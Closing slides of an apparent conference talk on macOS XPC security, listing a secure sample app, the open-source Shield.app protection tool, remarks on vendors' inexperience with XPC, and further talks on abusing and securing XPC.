
# secure sample

- <https://github.com/securing/SimpleXPCApp>
- brought to you by Wojciech

# **recommendations for users**

# Shield.app

- free and open source app to protect against injection attacks
- developed by Csaba
- <https://github.com/theevilbit/Shield>





**the future**

# the future

- no secure public API
- Apple's sample code is insecure
- many AVs used KEXT in the past -> won't work past Big Sur
- SEXT - IPC recommendation and sample (not secure) is XPC
- vendors have no XPC experience
- => vulnerabilities 😎

# Further resources

- Wojciech Reguła ( @\_r3ggi ): Abusing and Securing XPC in macOS Apps, Objective by the Sea v3
- Julia Vashchenko ( @iaronskaya ): Job(s) Bless Us! Privileged Operations on macOS, Objective by the Sea v3
- Tyler Bohan ( @1blankwall1 ): OSX XPC Revisited - 3rd Party Application Flaws, OffensiveCon 19
- Ian Beer ( @i41nbeer ): A deep-dive into the many flavors of IPC available on OS X, Jailbreak Security Summit 2015
- Csaba Fitzl (@theevilbit): XPC exploitation on macOS, Hacktivity 2020

**Thank you!**